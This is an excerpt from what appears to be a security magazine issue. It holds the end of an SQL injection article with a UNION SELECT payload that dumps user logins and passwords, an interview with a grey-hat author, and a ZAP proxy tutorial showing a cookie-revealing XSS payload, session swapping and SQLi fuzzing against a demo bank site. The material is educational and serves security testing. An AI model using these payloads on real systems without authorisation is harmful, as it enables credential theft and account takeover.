Unknown column `_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes, hackers : mitnick,green : rha_infosec` in 'field list'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec` at line 1

```
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat_ws(0x20,0x3a,0x20,login,senha) from
    usuarios--
_RHA_ : infosec1337
```

or

Unknown column `_RHA_ : infosec1337` in 'field list'

or

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near `_RHA_ : infosec1337` at line 1

CONCAT

`group_concat()` => Search all you want with ascii characters
`concat()` => search what you want with ascii characters
`concat_ws()` => unite

HEXADECIMAL

`0x3a` => :
`0x20` => space
`0x2d` => -
`0x2b` => +

Readers, this article is for educational purposes only, could continue explaining how to exploit web sites, but that is not my intention.

It is known that the impact of the change may provide unauthorized access to a restricted area, being imperceptible to the eye of an inexperienced developer, it may also allow the deletion of a table, compromising the entire application, among other features. So I want to emphasize that this paper is for security researchs and developers to beware and test your code.

CONCLUSION

Many companies are providing important information on its website and database, information is the most valuable asset is intangible, the question is how developers are dealing with this huge responsibility?

The challenge is to develop increasingly innovative sites, coupled with mechanisms that will provide security to users.

The purpose of this paper is to present what is SQL Injection, how applications are explored and techniques for testing by allowing the developer to customize a system more robust and understand the vulnerability.

ABOUT THE AUTHOR



Rafael Souza – Cofounder and research at “Grey Hat” and chief Information Security Officer. (CISO) at HackersOnlineClub, good communication in groups and the general public, attended colleague projects with a focus on buissnes organisation. He started study with thirteen years (SQL database) have extensive experience in opening system such as Windows, LINUX, UNIX. Maintainer Brazilian design Backtrack Team(Backtrack OS is a Linux distribiotion aimed on digital forensics and penetration testing use). In the projects Backtrack Team made a partnerships with groups of Indonesia and Algeria, was prepared a collection of video lessons and made available on the website. He is a member of French Backtrack Team, wrote articles for Web Magazines from Pakistan, Poland, Indonesia and others.

CYBER SECURITY IN OIL AND GAS 2014

27 – 29 January 2014 | Abu Dhabi, U.A.E.

THE LEADING CYBER SECURITY EVENT
IN OIL AND GAS OF 2014!

Register before **November 15, 2013** and take advantage of early bird rate.
For Sponsorship Opportunities, contact us at +971 4 884 1110
✉ kristine.tuazon@caxtongroup.com

Developed by



Media Partners

PenTest
magazine

AUSTRALIAN
SECURITY
MAGAZINE

APSM | ASIA PACIFIC
SECURITY
MAGAZINE

eForensics
Magazine

HAKING
SECURE YOUR SYSTEMS. SECURE YOUR WORLD.

Worldoils

www.caxtongroup.com

INTERVIEW WITH RAFAEL SOUZA



Rafael Souza – Cofounder and research at “Grey Hat” and chief Information Security officer (CISO) at HackersOnlineClub, good communication in groups and the general public, attended colleague projects with a focus on business organisation. He started study with thirteen years (SQL database) have extensive experience in opening system such as Windows, LINUX, UNIX. Maintainer Brazilian design

Backtrack Team (Backtrack OS is a Linux distribution aimed on digital forensics and penetration testing use). In the projects Backtrack Team made a partnerships with groups of Indonesia and Algeria, was prepared a collection of video lessons and made available on the website. He is a member of French Backtrack Team, wrote articles for Web Magazines from Pakistan, Poland, Indonesia and others.

Q: Hi, thanks for giving me your time. Please introduce yourself to our Readers.

A: Hey Guys, My name is “Rafael Souza”, I am the CISO of HackersOnlineClub, Founder of the Grey Hat and now partnership with Voice of Green Hats company, my main interests include Cryptography, Security Research, Penetration Testing. In my free time I like to write for magazines where I can have the opportunity to convey my knowledge.

Q: When and why did you start hacking?

A: I first started because it was creative and curious, it was between 2005-2006, was still very young and has played with SQL.

Q: What you used to do, when you were not a hacker?

A: I always liked martial arts and playing soccer, I believe that sport is good for the mind and helps in the studies.

Q: Working on Big Projects, What are those projects?

A: I'm writing a book, this is a lengthy process that requires dedication, I also want to travel and see other countries.

Q: Have you ever been accused before, maybe invaded many sites, you have to explain about this?

A: I hate unsubstantiated allegations, never proved anything against me, knowledge is not a crime. "Only God can judge us."

Q: Why don't you report Bugs to Site rather than defacements and Be a White Hat?

A: I'm not what you think... The world is a big place to be divided into black and white.

Q: Have you discovered any Zero day?

A: We have our own exploits, and NOT do it for cash. "The man has to choose between God and money."

Q: What do you think about security in the Brazilian government? what is the biggest challenge?

A: Brazil is a beautiful and blessed country. Regarding information security needs to evolve, speculation says that our country was spied on by the NSA, but anyone with a little knowledge it could. The truth is that there is a lot of corruption by our politicians, and it is shameful for our nation, they could be investing in education, health, technology.

Q: What do you think of Anonymous, Lulsec, and other Hacker groups?

A: So... Maybe they're just a target to divert attention from major problems. Most of them are "script kiddies" with free time.

Q: What are your future plans?

A: My life plan is to take the good where I am, I believe that there is a lot of social inequality, people should help others, the world would be a better place and not be dominated by billionaires, they should donate (like Bill Gates), then my plan is to bring light to people's minds and teach while you are alive.

Q: What is to be an ethical hacker in modern times?

A: It's like a samurai, he has the power in his hand, but he knows how to control and choose the correct one.

Q: What kind of advice would you have for new Hackers?

A: Be humble, respects the most experienced.



Specializing in

- **iOS /OS X Forensics**
- **Mobility & Security Architecture**
- **Mobile Device Policy/BYOD**
- **Secure File Storage & Transfer /Cloud**
- **Open Source Integration**

**<http://virtualnexus.us/>
530-304-3216**

ZED ATTACK PROXY (ZAP)



by Ronan Dunne and Anthony Caldwell

Given the range of designs, platforms and implementations of web applications, testing web applications and providing a comprehensive report can be a daunting challenge for even the experience pen tester. The Zed Attack Proxy (ZAP) is a great all-round testing tool used in the industry to automate parts of the process while allowing the flexibility of manual techniques to be leveraged.

What you will learn:

- Traffic from web application may be intercepted.
- Reports generated for analysis in multiple formats.
- Active scans, spidering, fuzzing, brute force and port scanning features.

What you should know:

- How to configure a proxy tool to intercept traffic from a web application.
- Extend the range the tool to via add-ons.

The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in Web Applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.

It allows you to see all of the requests you make to a Web Application and all of the responses you receive from it.

ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

The purpose of this document is to provide a detailed description of the ZAP tool and a step by step how on how to use it.

SETUP

To configure your Browser and ZAP to the same port number so the both can be connected. The address is set to the outgoing proxy server and port number 8080.




Figure 1.

Local Proxy: localhost and Port 8080.




Figure 2.

INTERNET EXPLORER

The proxy will interact with the user's browser. To do this select Tools > Internet Options




Figure 3.

Once you have selected internet options navigate to Connections > LAN Settings. Tick “Use proxy server for your LAN’ and set ZAP to work on Port 8080 with the address as localhost.




Figure 4.

STEP-BY-STEP




Figure 5.

Now that both ZAP and the Browser are configured and listening on the same Port ‘8080’ it is now possible to view a Request sent from a Web Application. For testing purposes AltoroMutual ‘http://altoromutual.com/’ will be used. So once ZAP is opened and the browser is set on ‘Use Proxy’ ZAP will listen and reveal all Requests and Responses to and from the Application.

This provides key information relating to the application and in some cases the cookie and session ID which can later be used for session swapping. The GET and POST Requests can also be altered to redirect the user to an alternative site or to inject Java Script.

As the browser is connected to Proxy it is now possible to capture and alter a request before it is sent to the server for processing. On the toolbar there is a green arrow pointing to the right. If selected the next request from the Application will be captured and it will be held until the request is sent back.




Figure 6.

User enters their email address into the field below.




Figure 7.

Once this has been entered ZAP will capture this information as a POST Request as it is being posted to the database.




Figure 8.

With ZAP it is now possible to alter this user's information and change it to a malicious attack. The user can replace this with some java script code to access some information or gain unauthorized access.

```
<script>alert(document.cookie);</script> Reveals the cookie.
```




Figure 9.

With this information session swapping may be possible. If a user with low privileges cookie is captured it could be swapped with a cookie from a user with high privileges allowing that user more access that they were originally authorized.




Figure 10.

Exploited XSS is commonly used to achieve the following malicious results:

- Identity theft
- Accessing sensitive or restricted information
- Gaining free access to otherwise paid for content
- Spying on user's web browsing habits
- Altering browser functionality
- Public defamation of an individual or corporation
- Web application defacement
- Denial of Service attacks

ZAP has many neat tools that are extremely useful for testing web applications. Below shows each once held in ZAPs interface.

ACTIVE SCAN

Active Scan attempts to find potential vulnerabilities by using known attacks against the selected targets. Active scanning is an attack on those targets.




Figure 11.

Select the site you wish to scan and press play.




Figure 12.

It scans all the Applications links (POST and Get Requests) looking for vulnerabilities. Once vulnerability has been found it will be noted at the bottom left hand corner of the Interface. As you can see below it shows 2 alerts.



Figure 13.

To view the Alerts simply select 'Alerts' from the headings below. Contains 2 issues, Cross site scripting an SQL Injection. Both of which could be then used to orchestrate an attack on the Application.




Figure 14.

SPIDER

The Spider feature crawl's the entire Application for missed or hidden content. Select the site you wish to scan and press play.




Figure 15.

FUZZING

Fuzzing submitting lots of invalid or unexpected data to a target. ZAP allows you to fuzz any request still using a built in set of payloads. Takes input from a source of random data (fuzz) and attaches those data to application inputs. If the application crashes there are defects to fix.

To perform Fuzzing an input field is required. When the user logs in ZAP should be set to capture the request. Once the request is captured highlight the text you wish to Fuzz, right-click and select 'Fuzz'




Figure 16.

You can choose from a selection of categories as seen below with each category containing its own Fuzzers. For the purpose of this example use SQL Injection.




Figure 17.

The scan performs mass amounts of SQL Injections that identify the code it is vulnerable too.

Method	URL	Status	Message	Time	Count
POST	http://altoromutual.com/bank/login.aspx	200 OK		1996ms	8789
POST	http://altoromutual.com/bank/login.aspx	500 Internal Server...		645ms	5171
POST	http://altoromutual.com/bank/login.aspx	200 OK		839ms	8789
POST	http://altoromutual.com/bank/login.aspx	302 Found		675ms	136

Figure 18.

An attacker can use and SQL vulnerability to execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information. Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker.

BRUTE FORCE

ZAP allows you to try to brute force directories and files. A set of files are provided which contain a large number of file and directory names. ZAP attempts to directly access all of the files and directories listed in the selected file directly rather than relying on finding links to them.

Select the site you wish to scan and press play



Figure 19.

PORT SCAN

ZAP provides a basic port scanner which shows which ports are open on the target sites. Port scanning sends client requests to a range of server port addresses on a host, with the goal of finding an active port and exploiting a known vulnerability of that service. Port scans are simple probes to determine services available on a remote machine.

Select the site you wish to scan and press play




Figure 20.

TECHNOLOGY

Web servers often broadcast server information by default. This can include information such as the operating system, the operating system version, what kind of web server you are and in some cases web server modules installed.




Figure 21.

ZAP's Technology detection uses Wappalyzer to identify the technology that exists within a Web Application. Below it has correctly identified the technology within Altoromutual.

An attacker can then target these specific server configurations and search for known vulnerabilities. Removing these values from the server header will prevent these types of attacks from occurring.

ENCODE/DECODE

When data that has been entered into HTML forms is submitted, the form field names and values are encoded and sent to the server in an HTTP request message using method GET or POST. In a Web page source all characters can be represented with their decimal notations. Browsers usually decode them to their equivalent characters before displaying them. As an example, the character 'A' can be written as `A`.

ZAP's Encode/Encoder is located in the toolbar under Tools.

